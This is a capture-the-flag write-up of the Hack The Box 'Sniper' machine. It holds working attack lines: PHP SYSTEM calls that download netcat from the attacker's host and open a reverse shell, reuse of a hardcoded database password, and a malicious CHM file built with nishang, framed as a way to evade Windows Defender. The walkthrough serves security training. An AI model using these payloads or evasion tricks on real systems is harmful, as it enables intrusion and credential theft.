
HTB Sniper Writeup

As always , we start with the recon phase:


```
# Nmap 7.80 scan initiated Fri Oct 11 11:35:10 2019 as: nmap -sC -sV -oN sniper 10.10.10.151
Nmap scan report for 10.10.10.151
Host is up (0.066s latency).
Not shown: 996 filtered ports
PORT    STATE SERVICE      VERSION
80/tcp  open  http         Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Sniper Co.
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 6h46m54s
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2019-10-11T22:22:24
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Oct 11 11:36:06 2019 -- 1 IP address (1 host up) scanned in 55.96 seconds
```

At first glance we see that the box has IIS 10.0 , which means that probably we won't find any interesting IIS exploits. Other ports (smb rpc) are normal for a windows box. So let's check the site.



Browsing around we notice that in the blog instance , the language drop-down selection list uses php to pass the correct arguments (lang=english.php) . So let's test for LFI via Burp

Fastest way to check for lfi is to ping ourselves with “ping -n 1 <our source ip>” and tcpdump the icmp incoming traffic. (Don’t forget to URL encode the request)



We get a ping back!

After trying to get reverse shell with powershell we reach a dead end ,probably because powershell execution policy on target host is set to “**restricted**”. Let’s see if the target is vulnerable to *RFI* . *RFI* , compared to *LFI* can allow us to download malicious scripts on the target remotely. To do so , on a Windows machine , we need the help of **samba** . Samba is an awesome tool to setup your own share folder via smb.


More info on how to setup a samba share folder can be found here : https://adrianmejia.com/how-to-set-up-samba-in-ubuntu-linux-and-access-it-in-mac-os-and-windows/

1. We make a share folder on our home directory called “**share**”
2. We edit the samba configuration file so that the new share is accessible by **anyone** (default path is */etc/samba/smb.conf*)
3. We **restart** smb service using */etc/init.d/smbd restart*

Now that we have a share folder ready , let’s try to make 2 **php** files that will allow us to upload **netcat** on the target

```
root@kali:/home/share# cat shell.php
<?php SYSTEM("powershell IWR -uri http://10.10.14.23:8000/nc64.exe -outfile c:\\windows\\system32\\spool\\drivers\\color\\nc64.exe") ?>
root@kali:/home/share# cat shell2.php
<?php SYSTEM("c:\\windows\\system32\\spool\\drivers\\color\\nc64.exe 10.10.14.23 4444 -e powershell.exe") ?>
root@kali:/home/share#
```

The first php script will download netcat from our share (remember to start a simple http server with python) to the target and save it to a safe directory so we can use it for the reverse shell.




We setup a listener and voila! We have a **shell** !!!
But the user part is not over yet. We notice that we have a shell as the **web server** user (We don't have access to Chris's folder yet)
Searching through directories to find something interesting , we notice an interesting **db.php** file.

```
C:\inetpub\wwwroot\user>type db.php
type db.php
<?php
// Enter your Host, username, password, database below.
// I left password empty because i do not set password on localhost.
$con = mysqli_connect("localhost","dbuser","36mEAhz/B8xQ~2VM","sniper");
// Check connection
if (mysqli_connect_errno())
  {
  echo "Failed to connect to MySQL: " . mysqli_connect_error();
  }
?>
```

We find some creds ! First thing I suspect, is that these creds may be the user's. Now we will use powershell to our advantage to escalate to user Chris with those creds . We will use a powershell method called ***Invoke-Command .*** More info here: https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/invoke-command?view=powershell-6
We will need 2 parameters :


- **$pass** so we can convert the db password to a secure string
- **$cred** so we can parse the $pass with user chris (**Important:** Always add the user's domain) into a new object using ***PSCredential*** function




We use netcat again to start a new session as **Chris** user!

Now that we are **Chris ,** let's enumerate to find any hints. Indeed, we find 2 things :

1. **note.txt** on the ***C:\Docs*** folder.



2. **Instructions.chm** at Chris's folders.



CHM file extension stands for :
Compiled HTML Help file , compiled and saved in a compressed HTML format; may include text, images, and hyperlinks; viewable in a Web browser; used by Windows and other programs as an online help solution.

So with those 2 hints we make the following assumption :

- The user was assigned to drop on *C:\Docs* a chm file with the Sniper app documentation so that the CEO can look at it . So let's take advantage of that !


But how are we gonna make a malicious file to trick the higher privileged account on clicking it without Windows Defender detecting us?

Luckily , **nishang** has the answer for us. With nishang's *Out-CHM powershell script* we can craft our own malicious payload and **hide** it inside a compiled chm file in order to evade Windows Defender.


More on nishang's amazing ps scripts :
https://github.com/samratashok/nishang/blob/master/Client/Out-CHM.ps1

Since the script is only for payload crafting ,we can use it on our own host machine (Remember to disable your antivirus first so the script won't get quarantined)

Adding "**Out-CHM -Payload "C:\temp\nc64.exe 10.10.14.23 9001 -e cmd.exe" -HHCPath "C:\Program Files (x86)\HTML Help Workshop"**" at the bottom of the script ,we create our file:



We set up a listener and we transfer the chm file the same way we transferred netcat on the target. And after a couple of seconds , we get a call back !



Tips:

1. Highly recommend using ***rlwrap*** before listeners ,since it enhances our shell by providing arrow key functionality.
2. You have to install HTML Help Workshop on your host machine in order to craft the chm file
3. Netcat is always a good choice for a windows reverse shell because :
   1) Powershell execution policy is usually **restricted**
   2) Windows Defender doesn't usually detect it.